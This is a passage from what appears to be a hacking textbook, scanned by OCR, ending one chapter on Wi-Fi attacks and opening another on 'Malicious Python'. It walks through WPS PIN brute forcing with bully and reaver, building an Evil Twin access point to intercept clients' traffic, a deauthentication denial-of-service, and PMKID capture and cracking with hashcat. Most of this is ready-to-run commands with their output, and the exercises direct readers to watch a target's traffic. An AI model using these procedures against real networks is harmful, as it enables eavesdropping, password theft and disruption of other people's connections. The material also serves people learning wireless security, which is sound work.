
This PIN uses only digits from 0-9 (no special or alphabetic characters). The PIN is eight characters long (all characters are digits), and the eighth character is a checksum. To make matters worse, of these seven remaining characters, the first four are checked, and the last three are checked separately. This means that the number of possibilities is 10^4 (10,000) + 10^3 (1000) = 11,000 possible PIN's! With that small number of PIN's our computer can test each of them in a matter of hours.

Although this vulnerability was mitigated with the development of WPS 2.0 in 2012, there are still a number of APs with WPS 1.0 and vulnerable to this attack (I estimate about 10-20 percent)

The crack the WPS PIN, you will need the following information;


1. The name of your interface (usually wlan0mon)
2. The MAC Address of the AP
3. The ESSID of the AP
4. The channel that the AP is broadcasting on

We can gather all that information from our `airodump-ng` screen.



To find AP's with WPS, you can run the `wash` command followed by the name of your interface (`wlan0mon`).

```
kali > wash –i wlan0mon
```



As you can see above, there were a number of APs available near my office, and of those, one is still using WPS 1.0 (NTGR_VMB_1462061001).


Now, with the information from `wash` and `airodump-ng`, we can brute force the PIN with either `bully` or `reaver`.

To use `bully`, enter:

```
kali > bully wlan0mon -b 00:11:22:33:44:55 -e NTGR_VMB_1462061001-c 11
```

To use `reaver` enter:

```
Kali > reaver -i wlan0mon -b 00:11:22:33:44:55 -vv
```



Make certain that you replace the MAC address with the actual MAC address of the target AP, the actual SSID of the target AP, and the actual channel the AP is broadcasting on.

Evil Twin Attack (MiTM)

Sometimes, rather than attacking the AP password, the attacker wants to view all the target's traffic. In other words, the attacker wants to "eavesdrop" on their traffic. Eavesdropping might reveal passwords on other accounts, credit card numbers, or confidential meetings and plans. One way of doing that is to create an Evil Twin AP. The Evil Twin is an AP with the same SSID as the target AP. If the attacker can get the target to connect to their Evil Twin AP, then all the traffic will traverse the attacker's computer. This enables the attacker to eavesdrop (listen) to the target's traffic and even alter the messages.

Build our Evil Twin

Let's start building our Evil Twin. To do so, we need another tool from the aircrack-ng suite, `airbase-ng`. It converts our Wi-Fi adapter into an AP, broadcasting, and accepting client connections. We will also need two network interfaces. Here, I will be using my Alfa card as an AP and Ethernet connection (`eth0`) to connect to the Internet.

```
kali > airbase-ng -a aa:bb:cc:dd:ee:ff --essid hackers-arise -c 6
wlan0mon
```

```
root@kali-2019:~# airbase-ng -a aa:bb:cc:dd:ee:ff --essid hackers-arise -c 6 wlan0mon
11:44:09  Created tap interface at0
11:44:09  Trying to set MTU on at0 to 1500
11:44:09  Trying to set MTU on wlan0mon to 1800
11:44:09  Access Point with BSSID AA:BB:CC:DD:EE:FF started.
```

Where:

aa:bb:cc:dd:ee:ff	is the MAC address of the new Evil Twin AP
--essid hackers-arise	is the name of the Evil Twin AP
-c 6	is the channel we want it to broadcast on
wlan0mon	is the interface we want to use as an AP

Now that we have our wireless card up as an AP, let's check our system again for wireless extensions with `iwconfig`.

```
kali > iwconfig
```

```
root@kali-2019:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

at0       no wireless extensions.
```

As you can see, we now have a new wireless interface, `at0`, but with no wireless extensions. We need to fix that.

We need to build a tunnel from `at0` to our Ethernet interface (`eth0`) so that when someone connects to our AP (`at0`), their traffic traverses our system and out to the Internet via the `eth0`. The next set of four commands does exactly that!

```
kali > ip link add name ha type bridge
kali > ip link set ha up
kali > ip link set eth0 master ha
kali > ip link set at0 master ha
```

```
root@kali-2019:~# ip link add name ha type bridge
root@kali-2019:~# ip link set ha up
root@kali-2019:~# ip link set eth0 master ha
root@kali-2019:~# ip link set at0 master ha
```

Now that we have built our tunnel let's run `ifconfig` again.

```
root@kali-2019:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.243  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::20c:29ff:fe99:c941  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:99:c9:41  txqueuelen 1000  (Ethernet)
        RX packets 129954  bytes 170171142 (162.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16060  bytes 1168894 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ha: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::7cc1:86ff:fe97:7ce3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:99:c9:41  txqueuelen 1000  (Ethernet)
        RX packets 47  bytes 13004 (12.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1220 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As you can see, we now have a tunnel named `ha` (hackers-arise) that takes traffic from `at0` (our AP) to our Ethernet connection and out to the Internet. In this way, whenever anyone connects to our AP, their traffic goes through our system and then out to the Internet totally transparently.

We now need to set up a DHCP server (it assigns IP addresses to those who connect) to the tunnel we created.

```
kali > dhclient ha &
```

```
root@kali-2019:~# dhclient ha &
[1] 1995
```


This starts the DHCP service (`dhclient`) on our tunnel (`ha`) and then puts the service into the background (`&`).

To get the clients to connect to our new Evil Twin AP, we need to knock them off the legitimate AP. We can do this the same way we did above in our WPA2 attack. We use the `aireplay-ng` command and send de-authentication frames into the AP (sometimes, this can DoS some of the older AP hardware). This will make the legitimate AP unavailable to the clients, and they will connect to the Evil Twin instead!


```
kali > aireplay-ng --deauth 1000 aa:bb:cc:dd:ee:ff wlan0mon -ignore-
negative-one
```

Now open Wireshark (see Chapter 10 on Sniffers). When the clients reconnect to your Evil Twin, their traffic traverses unencrypted through your system. You should be able to view it in Wireshark.


Notice that when you open Wireshark, a new interface—our tunnel "`ha`"—appears in the GUI. Click on that interface to collect the packets traversing our tunnel.



You can now view all of the client's traffic in Wireshark!



To follow a stream of one client, right-click on a packet in the upper window and then click on "Follow Stream."



Now you should be able to see and read all that client's traffic! (for more on using Wireshark to analyze traffic, go to https://www.hackers-arise.com/single-post/2018/09/24/Network-Forensics-Wireshark-Basics-Part-1).


Denial of Service (DoS) Attack

As we have seen, there is a Wi-Fi protocol frame known as the de-authentication (deauth) frame. It can be used to knock users off the AP. We used it above to de-authenticate users forcing them to re-authenticate in the WPA2-PSK attack and knock out the legitimate AP in the Evil Twin hack. We can also use that frame and `aircrack-ng` suite to create a Denial of Service (DOS) against the AP.

We can simply use this command to knock users off the AP. As I mentioned earlier, in some older AP's this will knock out the AP entirely and forcing the admin to reboot the AP.

To do so, we simply need to enter:


```
kali > aireplay-ng --deauth 100 -a <BSSID> wlan0mon
```



This will knock everyone off the AP during the duration of the sending of the deauth frames. They can reconnect then afterward. What if we wanted to keep the AP offline indefinitely? We could keep running this command over and over again OR we could summon up our BASH scripting skills (for BASH scripting, see *Linux Basics for Hackers*) to create a simple script that kept running this command at regular intervals.

This simple BASH script periodically sends these de-authenticate (deauth) frames to the AP, thereby knocking all the clients off and disrupting their Internet access. Then, we put our attack to "sleep" for a period of time and restart the attack, knocking everyone off again.

To do so, open Leafpad or any text editor and enter the following;



Line #1 - declares that this is a BASH script

Line #3 - starts a `for` loop starting with one and running through until 5000 iterations

Line #5 - begins the `do`

Line #7 - is our `aireplay-ng` command that sends the deauth frames to the selected AP BSSID

Line #9 - puts the script to sleep for sixty seconds

Line #11 - completes the `do`

The script will then send deauth frames to the AP every 60 seconds for 5000 iterations or about three days! Of course, for shorter or longer periods of time, simply adjust the second number in the `for` clause (5000).

PMKID Attack

In August 2018, the developers of `hashcat` announced they had found a new attack against WPA2-PSK. As we saw above, the cracking of WPA2-PSK involves temporarily disconnecting a client from the AP in order to get them to reconnect, where we then capture the hash in the 4-way handshake. The good folks at `hashcat` found that they could get the password hash **without** the need for a client to connect, saving us one step and significant time and trouble.

The PMKID attack is capable of getting the information for the WPA2-PSK brute force password attack by grabbing a single frame. That frame, the RSN IE, contains all the information we need, and it doesn't require a client to connect!

How It Works

When your wireless network adapter starts up, your system begins to look for known networks to connect to. It "probes" for known SSID's to connect to. If the AP is in range, the AP will respond to the probe. The AP response is the RSN (Robust Security Network). Your network adapter then responds withan

Authentication Request (AR). The Authentication Request prompts the AP to send its own authentication frames. When the W-Fi adapter receives this authentication request, it will send an Association Request to the AP with ESSID and RSN. The AP responds with an EAPOL frame that may contain the PMKID. This PMKID contains:

1. PMK
2. PMK Name
3. AP's MAC Address
4. Stations MAC Address


All this information is then hashed through the HMAC-SHA1-128 algorithm. This attack is successful by grabbing the PMKID, stripping out all the information but the password hash, and then running that hash through a hash cracker, such as `hashcat`.

Let's get started!

The tools we need for this attack are not built into Kali by default, so we will need to download them from github and build them.

First, we need the `hcxdumptool`. Using git clone, we can download it from www. github.com by entering;

```
kali > git clone https://github.com/ZerBea/hcxdumptool.git
```



Then, navigate to the new hcxdumptool directory;

```
kali > cd hcxdumptool
```

..and make and install this tool.

```
kali >make
kali >make install
```

```
root@kali-2019:~# cd hcxdumptool
root@kali-2019:~/hcxdumptool# make
cc -O3 -Wall -Wextra -std=gnu99  -o hcxpioff hcxpioff.c
cc -O3 -Wall -Wextra -std=gnu99  -o hcxdumptool hcxdumptool.c
root@kali-2019:~/hcxdumptool# make install
cc -O3 -Wall -Wextra -std=gnu99  -o hcxpioff hcxpioff.c
cc -O3 -Wall -Wextra -std=gnu99  -o hcxdumptool hcxdumptool.c
install -m 0755 -D hcxpioff /usr/local/bin/hcxpioff
install -m 0755 -D hcxdumptool /usr/local/bin/hcxdumptool
rm -f hcxpioff
rm -f hcxdumptool
rm -f *.o *~
```

Next, we need the `hcxtools`. Just like the `hcxdumptool` above, we can download and install it by entering;

```
kali >apt-get install libcurl4–openssl-dev libssl-dev zlib1g-dev
libpcap-dev
```

```
kali >git clone https://github.com/ZerBea/hcxtools.git
```

```
kali >cd hcxtools
```

```
kali >make
```


```
kali >make install
```

We now need to place our wireless adapter into monitor mode again.

```
kali >airmon-ng start wlan0
```

With the wireless adapter in monitor mode, we can now probe the available AP's for their PMKID.

```
kali >hcxdumptool –i wlan0mon –o HackersArisePMKID –enable_status=1
```



As you can see above, hcxdumptool is capable of pulling the PMKID from many of the Wi-Fi AP's in the area. It likely won't be able to pull all of them, but it usually can pull most of them (80-90 percent).

Note that our capture file has multiple PMKID's. It's likely we only want to crack the PSK of one AP. To do so, let's run the `hcxdumptool` with a filter for just a single the target AP. Go back to our `airodump-ng` terminal and select the BSSID of the target AP. Then create a simple text file with the BSSID of the target AP. We can use `cat` to create a simple text file named "targetBSSID'.

Make certain that the file does not contain any colons ":" or spaces.

```
kali > cat > targetBSSID <the target AP's BSSID>
```

Exit `cat` by entering `CTRL+D`.

Now that we have the BSSID into a plain text file, we can use it in `hcxdumptool` filter for that target AP and place the target's PMKID into our output file.

To do so, enter:

```
kali > hcxdumptool -i wlan0mon -o HackersArisePMKID -enable_status=1 -
filterlist_ap=targetBSSID -filtermode=2
```

```
root@kali-2019:~# hcxdumptool -i wlan0mon -o HackersArisePMKID --enable_status=1 --filterlist_ap=targetBSSID --filtermode=2
initialization...
warning: NetworkManager is running with pid 550
 (service possbile interfering hcxdumptool)
warning: wpa_supplicant is running with pid 1009
 (service possbile interfering hcxdumptool)
warning: wlan0mon is probably a monitor interface
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....:
INTERFACE NAME.........: wlan0mon
INTERFACE HARDWARE MAC..: 00c0ca59123a
DRIVER.................: rt2800usb
DRIVER VERSION.........: 5.2.0-kali2-amd64
DRIVER FIRMWARE VERSION..: 0.36
ERRORMAX...............: 100 errors
FILTERLIST ACCESS POINT..: 1 entries
FILTERLIST CLIENT......: 0 entries
FILTERMODE.............: 2
PREDEFINED ACCESS POINT..: 0 entries
MAC ACCESS POINT.......: 24336c783aca (incremented on every new client)
MAC CLIENT.............: c022504abd8c
REPLAYCOUNT............: 63309
ANONCE.................: 73bd9d13bc343d967babd1152bdca2bdf02208874363d7f6183909acd106e08a
SNONCE.................: 990c0df78e9e9cf51e66e6430452d795fa8f35443b80f9d222e94eb389f34352

08:42:29   6 c022504abd8c <-> a0a3e7       PMKID:133194ebf928eafe7190f2aaf5e352fe (CenturyLink8327)
```

As you can see above, `hcxdumptool` focused just upon that one AP and placed the PMKID into our file "HackersArisePMKID"!

Convert Dump to Hashcat Format

To convert the `HackersArisePMKID` file into a format that `hashcat` can work with, we need to use the `hcxcaptool`. Make certain you are in the same directory as the `HackersArisePMKID` file and enter:

```
kali > hcxcaptool -z hashoutput.txt HackersArisePMKID
```

Now that we have stripped out all the superfluous information, we can send this `hashoutput.txt` file to `hashcat` and crack it! Note the `-m 16800` in this command represents the appropriate hash algorithm for this hash.

```
kali > hashcat -m 16800 hashoutput.txt top_10000_passwords.txt
```

```
root@kali-2019:~# hashcat -m 16800 hashoutput.txt top10000passwords.txt
hashcat (v5.1.0) starting...
```

Social Engineering WPA2-PSK Password

In some cases, the best route to obtain the WPA2-PSK password is to social engineer it from the user. A sophisticated social engineering attack can be VERY effective against most people. Fortunately, we have a tool for just that purpose named `wifiphisher`. In Chapter 17, Social Engineering, I'll show you how to use it to get the end-user to volunteer their Wi-Fi password to you!

Summary

Wi-Fi or IEEE 802.11 is still fertile ground for hacking after twenty years of patching and security upgrades. It's critical that the attacker selects the proper strategy to be successful and not waste their time and resources. The WPA2-PSK attacks using the 4-way handshake, or PMKID can be very time-consuming. If the AP has WPS enabled, this attack by bully or REAVER can take just a few hours (it only requires 11,000 attempts). If all you need is to eavesdrop on the target's Wi-Fi traffic, the Evil Twin attack can be very effective.

If you are unsuccessful in obtaining the password by these attacks, consider the social engineering attack in Chapter 17.

Exercises

1. Put your wireless network card in monitor mode. Note its name change.
2. Follow the steps above to obtain the 4 way handshake between the Wi-Fi client and the AP. Now, crack that password with hashcat.
3. Build the Evil twin attack above and watch the target's wi-fi traffic.
4. Scan your area for AP's with WPS 1.0. When you find one, use bully or Reaver to crack the PIN.

16

Malicious Python

The will to succeed is important, but what's more important is the will to prepare.

Bobby Knight

Some basic scripting skills are essential to becoming a master hacker. Without the ability to write your own scripts, you will be relegated to using tools developed by others. There is nothing wrong with borrowing from others, but once a tool has been developed, its efficacy and value declines by the minute. As soon as hackers develop a new tool, AV, firewall, and IDS developers begin

to detect its behavior and signature, making it less effective. As you develop and refine your scripting skills, you can advance to the upper echelons of hackers!

Although there are many programming languages, Python is the choice for most hackers. If you take a look at the tools in your Kali Linux, most are written in Python, including sqlmap, p0F, recon-ng, wpscan, and many others. Furthermore, well-known applications such as YouTube, Dropbox, Instagram, and Spotify are all written in Python. This is likely because Python is simple, efficient, and has innumerable third-party libraries (small pieces of reusable code). These libraries provide Python functionality like no other scripting language. You can build hacking tools in other languages, but Python's modules make it much faster and easier.

Before we move into writing our Python scripts, let's address some important preliminaries:

1. Python Modules
2. Pip
3. Object-Oriented Programming

Python Modules

When you install Python, you also install its set of standard libraries and modules that provide you with an extensive range of capabilities. These include built-in data types, exception handling, numeric and math modules, file handling, cryptographic services (critical to hacker and information security pros), internet data handling, and interaction with internet protocols.

Despite all the power offered by these standard libraries and modules, you may need additional third-party modules. In Python, third-party modules are extensive and one of the primary reasons hackers prefer Python to other programming languages. You can find a comprehensive list of third party-modules at PyPI (the Python Package Index, shown below)

Pip

Python has its own package manager (like rpm or apt) specifically for installing and managing Python packages known as pip (Python Installs Packages). Since everything in this chapter is using Python3, you will need pip for Python3 to download and install packages. You can download and install pip from the Kali repository by entering the following:

```
kali > apt install python3-pip
```

Then, to download a particular package from PyPI repository, you can simply enter:

```
kali > pip3 install <package name>
```

When you download these packages from the PyPI repository via pip3, they are automatically placed in `the /usr/local/lib/python3/dist-packages` directory on your Kali system. So, for


instance, if you had used pip to install the Python implementation of the SNMP protocol, you would find it at `/usr/local/lib/python3.6/pysnmp`. If you aren't sure where your package has been placed, you can enter pip3 followed by the show and the package name, as seen below:

```
kali> pip3 show pysnmp
```

Object-Oriented Programming

